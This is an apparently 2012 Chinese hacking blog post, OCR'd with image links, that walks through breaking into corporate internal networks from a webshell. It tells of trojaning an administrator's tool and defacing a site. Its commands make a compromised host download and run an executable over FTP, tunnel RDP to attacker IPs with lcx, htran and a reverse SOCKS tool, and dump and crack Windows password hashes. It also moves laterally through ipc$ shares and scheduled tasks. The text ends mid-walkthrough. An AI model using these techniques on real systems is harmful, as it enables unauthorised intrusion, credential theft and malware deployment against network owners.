

Author:bugcx or Anonymous
Url:
http://blog.bug.cx/2012/04/25/%e7%b2%be%e5%85%b8%e8%af%a6%e7%bb%86%e5%86%85%e7%bd%91%e6%b8%

(撸一撸) | bugcx's blog | 关注网络安全

by:樱花浪子
经常在一些BBS里和一些杂志里看到,渗透XX网站，其实就是拿了扔了一个WEBSHELL在上面，严格来说这根本算不上渗透。因为当你进了XX内网面对N多的机器的时候，才知道，内网是多么的庞大。下面我们先来看两张内网的拓扑结构图，图1，图2所示。





如果有的朋友现在还不了解路由器和交换机等什么意思，那应该好好补习一下了。这里在说一下什么叫内网，可能有的朋友认192.168.1.x这样的 形式就是内网，前段时间QQ上一朋友挂出一台机器，告诉我有内网，我问他怎么判断的，他说执行ipconfig /all的时候看见内网地址了，其

实这样判断太过草率，比如说我为了安全，我自己买了一个路由器那么在我的电脑执行ipconfig /all的时候IP地址也是内网，其实我有内网吗？是没有的。
在渗透内网之前我们先来了解一下局域网常见的拓扑结构，网络中的计算机 等设备要实现互联，就需要以一定的结构方式进行连接，这种连接方式就叫做"拓扑结构"，通俗地讲这些网络设备如何连接在一起的。目前常见的网络拓扑结构主 要有以下四大类：1、星型结构，2、环型结构，3、总线型结构，4、星型和总线型结合的复合型结构。因为文章是讨论渗透内网的，所以每种的详细介绍，我就 不列出来了，大家简单了解下就可以了，有兴趣的可以每一种都百度下。
可能刚入门的朋友不是很了解为什么内网而我们还能访问到呢，现在很多服务器都是用了硬件防火墙作的映射，也就是说他的所有服务器其实都在防火墙以后并且 没有外网IP，可能有人会说，没有外网IP那我们访问它网站用的IP是什么呢？如果使用硬件防火墙配置过这种环境过朋友就明白了，这是现在很多包括国内大 公司流行的NAT配置方法，这样相对来说比较安全，这样就需要我们在渗透的时候做端口映射。
下面我把以前入侵渗透的几次内网过程并把一些思路，一些高手们的渗透经验，和一些用到或没用到的工具都综合的说一下。首先是通过脚本漏洞获得了一个 WEBSHELL，服务器开的端口有21和80，并没有开过多的端口，没有装SU，pcAnywhere等第三方软件，wscript.shell为真， 上传CMD能执行一些简单的命令，其他脚本木马权限一样，这台服务器上面就两个站，目录权限不是很严，发现D盘下有一个字符替换器，如图3所示。

直接把下回本地看看是什么东东，原来是一个查找字符的工具，如图4所示。

莫非这站以前让人搞过，管理员用来查找被改文件的，试了一下可以改名，如图5，

那么好办了，我直接捆了一个木马在上面，把这个删掉，等着管理员上线吧，等了两天管理员还是没有上线，这么等下去也不是办法，只好把首页涂了，告诉他网站有漏洞，已被人植入木马，请查找木马之类的，并修改了几个重要文件的时间，果然管理员上线了。如图6。

执行ipconfig /all果然有内网IP，图7。

既然没开终端太不方便，我直接帮它开了吧，后来这台机器我又做了VPN，开3389可以用手工和工具都可以的，这里带给大家二个开3389的工具， 都还比较不错，一个是火狐的开3389的工具，另一个是特南克斯，这里我用的是特南克斯的，至于怎么把程序传到肉鸡上办法很多，可以用远程程序直接传，也 可以在本机架FTP服务器，用到20cn的FTP服务器，图8。


设置好用户和密码后cmdshell里执行：

```
echo o 你架设FTP的IP>ftp.txt
echo hacklu>>ftp.txt  //写入ftp.txt用户名
echo 123456>>ftp.txt  //写入ftp.txt密码
echo bin>>ftp.txt  //二进制方式转输
echo get 11.exe>>ftp.txt  //将11.exe下载到肉鸡
echo bye>>ftp.txt  //断开FTP
type ftp.txt  //查看写入是否有错误
ftp -s:ftp.txt              //执行FTP.TXT里的内容
del ftp.txt       //删除ftp.txt
```

这样我们就可以把11.exe下载到肉鸡运行就可以了，也可以用0803期杂志提到的VBS工具，适合不超过300KB的程序。把EXE转成BAT在上传，工具运行好会自动判断是2000系统或者2003系统，2000系统则自己重启，也可以自定义终端端口，运行结果如图9所示。

在执行netstat -an发现3389开放，当然这样直接连是连接不上的，因为我们外界是无法直接访问到内部机器的，但可以让内网机器来访问我们，比如现在流行的反弹木马， 这样就需要我们做端口映射，说到端口映射工具当然代表作就是LCX写的工具了，首先在本机执行lcx -listen 99 9833，在肉鸡上执行lcx -slave 123.114.120.115 127.0.0.1 99 3389，意思是在本机监听99和9833端口，把99端口数据转到9833上面，然后把肉鸡的3389端口数据转到本机的99端口上，然后就可以拿连接 器连接本地的9833端口了，如图10所示。

而奇怪的是这次却没有连上，那就用下教主的高级内网渗透工具Paris，工具其他功能不多说了，只说下端口映射的功能，传msxidc和 vVXDc.dll到目标内网机器，在目标机器执行：msxidc -l127.0.0.1 -p3389 -m82 -s61.149.230.28 -r22，在自己机器或者有公网IP的肉鸡：MAPServer.EXE -p22，这时候只要连接本机的或者公网IP肉鸡的22端口就可以了，在说一款比较不错的工具，htran.exe，能开启Socks5服务，但我们只说 端口映射，命令：在公网肉鸡监听(临听任意两个端口):htran -p -listen 119 120，在内网的机器执行：htran -p -slave 公网肉鸡IP 119 127.0.0.1 3389，这样是把这个内网肉鸡的3389转发到公网肉鸡或者自己机器的119端口上，然后再用3389登陆器连接公网肉鸡的120端口。或者连接本机的 120端口，如图11所示。



这几款工具各有优势，大家在渗透的时候根据需要自己选择吧。
端口映射大家在渗透的时候可能已经不少朋友用过了，但很少看到有人是直接反弹代理来连接，反弹socks代理好处是我们直接可以连接内网的其它机器，而不需要在去转端口。最近“凋凌玫瑰”写了一个内网渗透利器---hd，使用方法如下，首先在本机监听：


```
c:\>hd -s -listen 53 1180
[+] Listening ConnectBack Port 53 ......
[+] Listen OK!
[+] Listening Socks5 Agent Port 1180 ......
[+] Listen2 OK!
[+] Waiting for MainSocket on port:53 ......
```

此命令是将连接进来的53端口的数据包连接到1180端口。
在对方机器上运行:

```
C:\RECYCLER>hd -s -connect x.x.x.x 53
[+] MainSocket Connect to x.x.x.x:53 Success!
[+] Send Main Command ok!
[+] Recv Main Command ok!
[+] Send Main Command again ok!
```


上面的x.x.x.x为你的外网ip，这时我们接收到反弹回来的代理显示的情况。如图12。

然后在本机设置sockscap，设置在控制台的"文件"-"设置"里，控制台可以将你需要代理的程序放在上面，直接拖进去即可，控制台机的程序就可以进接连接内网的机器了。如直接用mstsc连接内网其它机器的3389，就可以上去登录管理。如图13,14所示。




进了3389后我们第一步需要干什么？可能很多朋友都是留后门，像什么上帝之门、SHIFT后门，记录3389帐号等等。当然留什么后门好不在本文讨论 之中。我个人比较喜欢抓HASH(哈希),一般是pwdump+lc5，一般我破解的时候数字加字母的10位组合在3个小时左右就可以破得出来，而且现在 还有破解HASH的彩虹表，不过体积是很庞大的，在有前段时间在网上看见一篇文章，文章名字是“卸载补丁去除保护 获取Windows 2003密码”，大致意思是卸载Windows2003 SP1/SP2，因为windows 2003 +SP0才可以利用findpass从winlogin进程中抓出系统账号明文密码，抓出密码在重安装上补丁。我个人没有实验过，此方法很暴力，我个人也 不推荐这么做，很容易被发现的。
那什么是HASH呢？Hash简单点讲就是把任意一段数据经过某种算法生成一段唯一的固定长 度的数据。Hash，一般翻译做"散列"，也有直接音译为"哈希"的，通过散列算法，变换成固定长度的输出，该输出就是散列值。HASH主要用于信息安全 领域中加密算法，他把一些不同长度的信息转化成杂乱的128位的编码里,叫做HASH值. 也可以说，hash就是找到一种数据内容和数据存放地址之间的映射关系。对于哈希菜鸟也可以这么理解，即保存电脑上管理员登录的一种加密后的密码，至于什 么详细加密算法，有兴趣的朋友可以百度下，例如我这里用的是SAMInside抓HASH，程序打开后我们选择小人这里，点击使用LSASS输入本地用 户，如图15。

这样计算机的用户名和HASH值就会出现在列表里，如图16。




直接点右上方的开始就可以破解密码了，图17所示，




也可以导出用LC5破解，在选择－－文件－－输出用户到PWDUMP，这样把HASH保存为文件文件，图18。

也可以用PWDUMP抓，如图19，




最后我们把内容复制下来保存文本文件用LC5破解，LC5的安装非常的简单，一直下一步即可。程序自己带注册机，我们在注册一下，完事后我们在程序 主页面导入刚才保存的hash.txt，点击导入按钮（第六个），在选择从PWDUMP文件，用户列表就会显示出来了，在点击开始就可以破解了，如图20,21所示。



而对于2000的系统我们直接可以用MT读出密码，直接运行mt -findpass,如图22所示

，为什么要破解本机密码，因为在内网渗透的过程中抓出一台管理员的密码是很重要的，现在我们有了内网一台机器了，当然要继续渗透下去，在这里我总结 一下几种方法，方法一、扫描弱口令，ipc$连接。方法二、靠自己的运气和管理员的懒惰加社会工程学。方法三、溢出。方法四、arp欺骗，DNS欺骗。方 法五、域结构下的渗透。这里简单的总结五方面，但是每一方面具体利用起来又包括很细节在里面。
方法一、扫描弱口令，ipc$连接。
可以用XScan-v3.3扫描器扫一下内网，设置好IP和端口，端口设置可以查看本机装有什么软件，例如本机装有radmin，pcAnywhere等等，那我们就扫描4899,5631等端口，如图23，




然后用本机的知道的密码去连接。当然如果改成别的端口我们根据情况转换一下，有的时候在外网的机器很坚固，到了内网的时候就很脆弱了。当然现在机器 已经很少弱口令了，但是我们有本机管理员帐户和密码，管理员为了方便往往都设置成一样的，因为做系统的时候做完一台直接GHOST别的系统。而ipc$连 接可以是说是非常古老和经典的。
IPC 是Internet Process Connection的缩写，也就是远程网络连接。WindowsNT/2000/XP/2003默认都提供了IPC$管道连接，就是在两个计算机进程之 间建立通信连接。打个比方，IPC连接就像是挖好的地道，程序可通过地道访问远程主机。默认情况下，IPC是共享的，也就是说微软已

经为我们挖好了这个地 道（IPC），因此，这种基于IPC的入侵也常常被简称为IPC入侵。 IPC 后面的$是共享的意思，不过是隐藏的共享，微软系统中用“$”表示隐藏的共享，比如C$就是隐藏的共享C盘。也就是说C盘是共享的。ipc$连接这个只能 说是管理员开的共享，严格来说不能算一个漏洞，目标主机还需满足两个条件：1、目标主机开启了ipc$共享 ；2、拥有目标主机的管理员帐号和密码 。 当年在2000系统的时候ipc$入侵可以说是风靡一时。
这里我用两台XP做演示，打开命令提示符在CMD下输入：net use \\IP\ipc$ "password" /user:"username" 建立非空连接，接着copy \路径*.exe \\IP\共享目录名，向远程主机复制文件，接着net time \\IP，查看远程主机的当前时间，图24所示

，接着就可以用计划任务运行我们COPY过去的程序了，执行at \\ip 时间 程序名，远程添加计划任务，图25所示。

